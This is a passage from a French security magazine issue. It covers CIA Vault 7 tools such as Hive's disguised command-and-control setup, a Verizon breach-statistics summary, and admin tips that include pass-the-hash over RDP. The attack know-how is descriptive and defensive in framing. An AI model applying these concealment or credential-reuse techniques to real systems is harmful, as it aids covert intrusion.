
Scribbles fonctionne seulement avec des documents Microsoft Office 2013. Il n'est pas compatible avec des documents chiffrés ou verrouillés. La documentation de l'outil stipule que l'ouverture d'un document marqué avec d'autres logiciels que Microsoft Office (comme LibreOffice ou OpenOffice) peut laisser apparaitre le marqueur. Il est donc précisé que l'outil doit être utilisé avec l'assurance que l'utilisateur utilisera le document avec Microsoft Office, ou de tester le document marqué sur d'autres logiciels dans le cas contraire.

Pour l'instant, seul le code source du logiciel a été publié. Aucune information sur la manière dont les marqueurs sont intégrés au document n'est actuellement disponible.

Hive

Hive est un autre projet créé par la branche EDB. C'est un malware qui permet de déployer l'infrastructure « backend » (C&C) permettant de faire le lien entre la CIA et les malwares actifs sur les machines cibles via HTTPS. Ces interfaces utilisent des noms de domaine crédibles (playa-del-rio.com ou viva-rio-engracado.com) pour ne pas éveiller les soupçons et sont installées sur des VPS. Le serveur transmet tout le trafic entrant via un VPN à un serveur « Blot » qui gère les demandes de connexion réelles des clients. Lors de la connexion, si celle-ci dispose d'un certificat valide (seuls les implants peuvent le faire), la connexion est transmise au serveur d'outils « Honeycomb » qui communique avec l'implant. À l'inverse, s'il n'y a pas de certificat, le trafic est transmis à un faux serveur utilisé qui renvoie vers un site web non sécurisé.

Hive utilise également un module nommé « Switchblade ». C'est un proxy qui permet de camoufler le trafic grâce à la mise en place de tunnels entre les implants et la CIA. Il utilise des certificats auto signés, un serveur web nginx et IPtables afin de récupérer et router les données authentifiées vers un outil de management et de router les données non chiffrées vers un faux serveur.



Schémas présentant l'architecture type utilisé par le malware Hive (source : https://wikileaks.org/vault7/document/hive-Operating_Environment/hive-Operating_Environment.pdf)

> Danger pour les particuliers ?

Wikileaks, conscient du risque induit par la divulgation de ces outils, a délibérément supprimé le code source de ces logiciels afin d'éviter que ces derniers ne soient réutilisés sur Internet.

Certains éditeurs ont consulté les archives de WikiLeaks et ont pu trouver des indices quant aux failles présentes dans leur système, leur permettant de créer des correctifs, c'est le cas pour l'entreprise Cisco et Google [5]. D'autres éditeurs, comme Apple, ont affirmé que les vulnérabilités annoncées étaient connues et déjà corrigées.

WikiLeaks a également annoncé vouloir communiquer avec des entreprises dont les produits semblaient être impactés par des vulnérabilités pour leur fournir une aide et corriger leur vulnérabilité. À ce jour, nous ne connaissons pas le nombre d'entreprises que WikiLeaks a aidées. [6]

Enfin concernant le projet DarkMatter, Intel a annoncé pouvoir détecter les implants ayant affecté le micrologiciel du système grâce à leur framework « chipsec ». En générant au préalable une liste blanche d'empreintes numériques depuis des exécutables EFI à partir de l'image d'un micrologiciel sain et en les comparant ensuite avec les hashs récupérés sur les binaires des micrologiciels EFI infectés, il est possible de détecter si ceux-ci ont été modifiés.

Dans tous les cas, le CERT-XMCO recommande une extrême vigilance quant aux mises à jour disponibles concernant vos pare-feu et recommande l'application des correctifs disponibles pour vos systèmes et logiciels.

> INFO

Un lien avéré avec le malware Longhorn ?

D'autre part, les révélations sur Hive ont permis de faire le lien avec différents anciens malwares. C'est le cas du malware très sophistiqué nommé Longhorn, aussi connu sous le nom de « The Lamberts » chez Kaspersky. Il a possiblement été créé et utilisé par la CIA d'après l'analyse de Symantec qui a noté une ressemblance entre les deux architectures. Il a été découvert en 2014, mais à l'époque, les chercheurs n'avaient pas réussi à identifier la source de l'attaque. Celui-ci utilisait un grand nombre de codes d'exploitation, pour compromettre ses cibles (par exemple la vulnérabilité CVE-2014-4148).

Ce malware a infiltré les gouvernements et les organisations internationales, en plus de cibler différentes institutions financières, de télécommunications, etc.

> Conclusion

La fuite de données concernant Vault 7 est impressionnante, d'abord en termes de volumes de fichiers, d'autre part à cause de l'arsenal de cyber-armes présentes. Néanmoins, comme les fichiers n'ont pas été dévoilés au public, les conséquences directes pour les utilisateurs finaux sont amoindries. De plus, les nombreuses vulnérabilités reconnues par les éditeurs comme Apple ou Cisco sont anciennes ou corrigées.

Toutefois, l'ensemble des documents n'ayant pas été dévoilé, il est important de rester vigilant et de surveiller l'apparition de nouveaux codes d'exploitation ainsi que les outils que WikiLeaks pourrait rendre publics.

Par ailleurs, bien qu'il soit par définition impossible de se protéger contre les failles de type 0day, l'utilisation en parallèle de systèmes de protection différents, conçus par différents fabricants est un facteur rendant alors plus complexe l'intrusion et permettant de dérouter les attaquants les moins déterminés.

Références

[1] https://news.vice.com/fr/article/peut-on-encore-faire-confiance-a-WikiLeaks

[2] https://wikileaks.org/cia-france-elections-2012/

[3] https://WikiLeaks.org/ciav7p1/

[4] http://www.liberation.fr/futurs/2016/07/15/nice-wikileaks-et-les-limites-de-l-information_1466393

[5] https://www.recode.net/2017/3/8/14864186/google-security-wikileaks-cia

[6] https://www.engadget.com/2017/03/09/WikiLeaks-offers-to-work-with-tech-firms-to-fix-cia-exploits/

Le whitepaper du mois

par Jonathan THIRION

> Rapport annuel Verizon sur la cybercriminalité

Verizon a publié son dixième rapport présentant les chiffres et les statistiques de la cybercriminalité. Ces chiffres ont été acquis au cours de l'année 2016.


Concernant les attaquants, 25% des attaques ont été perpétrées par des acteurs internes à l'entreprise/l'organisation victime, 18% par des acteurs affiliés à des gouvernements et 51% par des groupes criminels organisés.
Pour ce qui est des victimes, 61% d'entre elles sont des entreprises de moins de 1000 employés, 24% sont des organismes financiers, 15% sont des organismes en rapport avec la santé, 98% des victimes des attaques par déni de service distribué (DDoS) sont des grands groupes.

En termes de modes opératoires, 81% des infractions liées au piratage ont été exploitées soit par des mots de passe volés, soit par des mots de passe faibles ou prédictibles. La moitié des attaques était exploitée au moyen d'un malware. Dans 66% des attaques ayant utilisé un malware, celui-ci était embarqué dans la pièce jointe d'un e-mail. Enfin, 43% des attaques ont été perpétrées au moyen d'ingénierie sociale. Seulement 8% des attaques ont nécessité une action physique.

Concernant les motivations, 21% des attaques ont été effectuées à des fins d'espionnage, 73% à des fins financières. 60% des vols de données effectués par un acteur interne à l'organisation avaient pour but la revente des données sur internet, et 15% étaient pour fonder une entreprise concurrente.

Verizon déclare également une augmentation de 300% (par rapport à l'année dernière) du nombre d'attaques utilisant des "skimmers" (appareils furtifs placés sur les lecteurs de cartes ou les distributeurs pour voler les informations bancaires). L'augmentation est surtout observée sur les terminaux de paiement des stations-service.

Le livre blanc est disponible à l'adresse suivante :
http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/



revue du web

Ce mois-ci nous intégrerons deux nouvelles rubriques : actualités et trucs et astuce ainsi que des mots croisés.

Bastien CACACE

> Brève de sécu
Actualité, histoire et trucs et astuces

> Les mots croisés de la sécu
Sauriez-vous le terminer ?

> Twitter
Sélection de comptes Twitter

> Actualités et trucs et astuces

L'UAC fonctionne aussi sur les accès réseau

#Windows #sécurité

Apparu avec Windows Vista, le composant UAC (User Account Control) permet de conserver le contrôle sur l'ordinateur en prévenant l'utilisateur de chaque programme qui tente de faire des modifications nécessitant des privilèges administrateur. L'UAC fonctionne également au travers du réseau pour empêcher les contournements par l'adresse de loopback (\\127.0.0.1\C$) et empêcher des programmes malveillants de fonctionner à distance avec les droits d'administration.

https://support.microsoft.com/en-us/help/951016/description-of-user-account-control-and-remote-restrictions-in-windows-vista

Même expiré, le mot de passe du compte administrateur local Windows reste utilisable

#Windows #sécurité

Lorsqu'un mot de passe est expiré, Windows force l'utilisateur à le changer lors de la prochaine connexion. Cette règle ne s'applique pas au compte administrateur local (RID -500). Ceci explique pourquoi il est possible que le compte administrateur ait une date de connexion supérieure à la date d'expiration de son mot de passe. Ce comportement concerne également le compte administrateur de domaine (RID -500) lorsque celui-ci se connecte sur le contrôleur de domaine.

https://support.microsoft.com/en-us/help/2837704/administrator-account-password-expiration-behavior

Fail2ban en version stable ne supporte toujours pas IPv6

#Linux #sécurité

Fail2ban est un logiciel Unix populaire permettant d'identifier des erreurs d'authentification répétées et de bannir les adresses IP source en ajoutant des règles de pare-feu iptable. Dans sa dernière version stable (0.9.4), celui-ci ne supporte toujours pas IPv6. Néanmoins, la prochaine version majeure permettra de bannir des IPv6. La version expérimentale actuellement disponible supporte déjà IPv6.

https://ctrl.blog/entry/fail2ban-ipv6

L'attaque Pass-The-Hash peut fonctionner au travers du protocole RDP

#Windows #Attaque

Remote Desktop Protocol (RDP) permet à un utilisateur de se connecter sur un serveur exécutant Microsoft Terminal Services (port 3389). RDP requiert le mot de passe de l'utilisateur. Cependant, si le mode RestrictedAdmin est activé sur le serveur, ce dernier est vulnérable à l'attaque Path-The-Hash. Cette attaque consiste à s'authentifier au travers de RDP sans mot de passe, mais en utilisant le condensat NTLM du mot passe.

https://www.kali.org/penetration-testing/passing-hash-remote-desktop/
https://social.technet.microsoft.com/wiki/contents/articles/32905.how-to-enable-restricted-admin-mode-for-remote-desktop.aspx

Les statistiques des codes de déverrouillage sous iOS sont conservées 7 jours

#iOS #Forensic

Les appareils Apple gardent une trace des informations relatives au code de déverrouillage. La base de données ADDataStore.sqlitedb (/private/var/mobile/Library/AggregateDictionary/ADDataStore.sqlitedb) stocke ainsi des statistiques telles que le nombre de codes saisis par jour par l'utilisateur (échec ou succès), le type de codes (aucun, 4 chiffres, 6 chiffres, etc.), le nombre de doigts enregistrés pour le Touch ID, etc. Ces informations peuvent s'avérer utiles lors d'investigations numériques et pourraient également être utilisées par Apple pour ses statistiques internes.

https://www.mac4n6.com/blog/2017/3/12/introduction-to-the-aggregate-dictionary-database-addatastoresqlite

Le Patch Tuesday du début de l'année 2017 rentre dans l'histoire chez Microsoft

#Windows #Patch #Histoire

En janvier dernier, Microsoft avait publié uniquement 4 bulletins de sécurité lors de son Patch Tuesday. Lancé en 2003, le Patch Tuesday de janvier 2017 sera le plus petit de son histoire. Le record n'a tenu qu'un seul mois puisqu'en février 2017, le nombre de bulletins était de zéro. La firme de Redmond a, en effet, reporté (pour des raisons très floues) son Patch Tuesday de février en mars. C'est la première fois qu'un report total a lieu.

https://isc.sans.edu/forums/diary/January+2017+Microsoft+Patch+Tuesday/21915/
http://www.cnetfrance.fr/news/mise-a-jour-windows-report-du-patch-tuesday-de-fevrier-39848554.htm

BitLocker est une solution sécurisée uniquement lorsqu'une pré-authentification est mise en place

#Rappel #Windows #Sécurisation

BitLocker, la solution de chiffrement de disque de Microsoft, permet d'assurer l'intégrité et la confidentialité des données stockées sur une machine. Celle-ci est efficace si et seulement si une pré-authentification au démarrage de la machine est présente. BitLocker offre deux options : pré-authentification par mot de passe ou par insertion d'une clé USB spécifique. Cette pré-authentification permet de se prémunir d'attaques connues telles que l'attaque par FireWire, attaque Pre-Boot ou plus récemment en utilisant un domaine local et une vulnérabilité dans la modification du MSCache.

https://securingtomorrow.mcafee.com/mcafee-labs/release-windows-10-questions-bitlocker-arise/
https://www.blackhat.com/docs/eu-15/materials/eu-15-Boteanu-Bypassing-Self-Encrypting-Drives-SED-In-Enterprise-Environments-wp.pdf

Ignorer les attaques ne fait pas bon ménage

#Histoire #Attaque

Pendant 10 ans, la société Nortel (équipementier canadien de télécommunications) a été victime d'un vol de données. La société, qui a déposé le bilan en 2009 et qui s'est fait racheter ses actifs par divers acteurs, subissait une intrusion depuis 2000. Les attaquants (présumés chinois) avaient dérobé 7 mots de passe leur garantissant les accès persistants au SI de l'entreprise. Identifiée en 2004, Nortel n'a pas su répondre efficacement à l'incident et les attaques ont continué. Malgré les différentes alertes, les dirigeants n'étaient pas préoccupés et n'ont pas réagi. Ces informations n'ont d'ailleurs pas été dévoilées lors de la vente des actifs de l'entreprise.

http://www.epochtimes.fr/archive/front/14/12/15/n3510651/les-cyberattaques-compromettent-les-pdg-et-les-conseils-dadministration.html

Des permissions à surveiller sur Android O

#Android #Audit

La nouvelle version d'Android prévue pour la fin de l'année 2017 se dote de nouvelles permissions. Lors des audits d'application, il faudra surveiller particulièrement les permissions READ_PHONE_NUMBER et MANAGE_OWN_CALLS. La première permet à l'application d'accéder au numéro de téléphone du terminal et la seconde permet à l'application de gérer ses propres appels. Les permissions demandées par une application sont toujours définies au sein du fichier Manifest.

https://developer.android.com/reference/android/Manifest.permission.html

Installer une .ipa sur un appareil iOS non jailbreaké depuis sa machine

#iOS #Audit

Un outil baptisé Cydia Impactor créé par le fondateur de Cydia, le magasin d'application alternatif, permet d'installer une application sur un appareil non jailbreaké. Seul un compte valide Apple est nécessaire pour signer l'application au moment de l'installation. Par ailleurs, si l'application est déjà signée, il est nécessaire de supprimer, au préalable, la signature incluse dans le répertoire _CodeSignature contenu dans le fichier .ipa. L'avantage de cette technique est qu'elle permet de s'affranchir du logiciel Apple XCode qui n'est pas disponible sous Windows.


http://www.cydiaimpactor.com/
http://www.redmondpie.com/sideload-ios-apps-on-windows-mac-with-cydia-impactor-without-jailbreak-heres-how/

Surveiller les événements système sous Mac OSX

#OSX #Forensic

À l'instar du logiciel Procmon de la suite Windows Sysinternals, FireEye a publié un outil nommé Monitor.app. Celui-ci permet de traquer les événements système (Processus, création de fichiers, activités réseau, etc.) au sein d'une interface graphique. Très utile pour l'analyse de malware ou juste pour comprendre le fonctionnement de certains composants.

https://www.fireeye.com/blog/threat-research/2017/03/introducing_monitor.html




Note : certains mots sont des anglicismes et les espaces entre deux mots ont été supprimés

1. Société de surveillance piratée en 2015	11. Protection contre les buffers overflow
2. Vulnérabilité célèbre	12. v) Célèbre challenge de sécurité 12. h) Standard créé par les fabricants de cartes bancaires
3. Mécanisme pour se protéger des robots	13. Moteur de recherche de machines connectées à Internet
4. Célèbre ouvrage sur Windows	14. Malware exploitant un buffer overflow dans LSASS
5. Groupe de machines contrôlées par des attaquants	15. Format de stockage des mots de passe Windows
6. Outils de cassage de mots de passe	16. Collectif de pirates très médiatisé
7. Entreprise victime d'un vol massif de données	17. Portail de signalement des délits sur Internet
8. v) Malware exploitant la faille MS08-067 8. h) X.509	18. Protocole de communication sécurisé
9. Gestionnaire de mots de passe d'Apple	19. Fonction de dérivation de clé conçue pour résister aux attaques par GPU
10. Faille de lecture de fichiers arbitraires	

> Sélection des comptes Twitter suivis par le CERT-XMCO

Matthias Kaiser		https://twitter.com/matthias_kaiser
Chris Sanders		https://twitter.com/chrissanders88
RIPS Technologies		https://twitter.com/ripstech
Emma McCall		https://twitter.com/RiotNymia
Ryan Hanson		https://twitter.com/ryHanson
Richard Johnson		https://twitter.com/richinseattle
x0rz		https://twitter.com/x0rz
Hacker Fantastic		https://twitter.com/hackerfantastic
laginimaineb		https://twitter.com/laginimaineb
lorbaco		https://twitter.com/lordbaco



> Remerciements

Photographie

Shereen M
https://www.flickr.com/photos/shereen84/2510599121
https://www.flickr.com/photos/shereen84/2511071028

Amanda Bowman
https://www.flickr.com/photos/amandasphotographs/2527865281

Paul Gillard
https://www.flickr.com/photos/pgillard/14752863654

Karunakar Rayker
https://www.flickr.com/photos/krayker/2268587409

Dave Spindle
https://www.flickr.com/photos/spindlewest/6656081353

actor212
https://www.flickr.com/photos/actor212/3751642771

Global Panorama
https://www.flickr.com/photos/121483302@N02/14127655320

Idintify media
https://www.flickr.com/photos/thinspread/14093479222

Cristian Labarca
https://www.flickr.com/photos/huasonic/3008912290

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711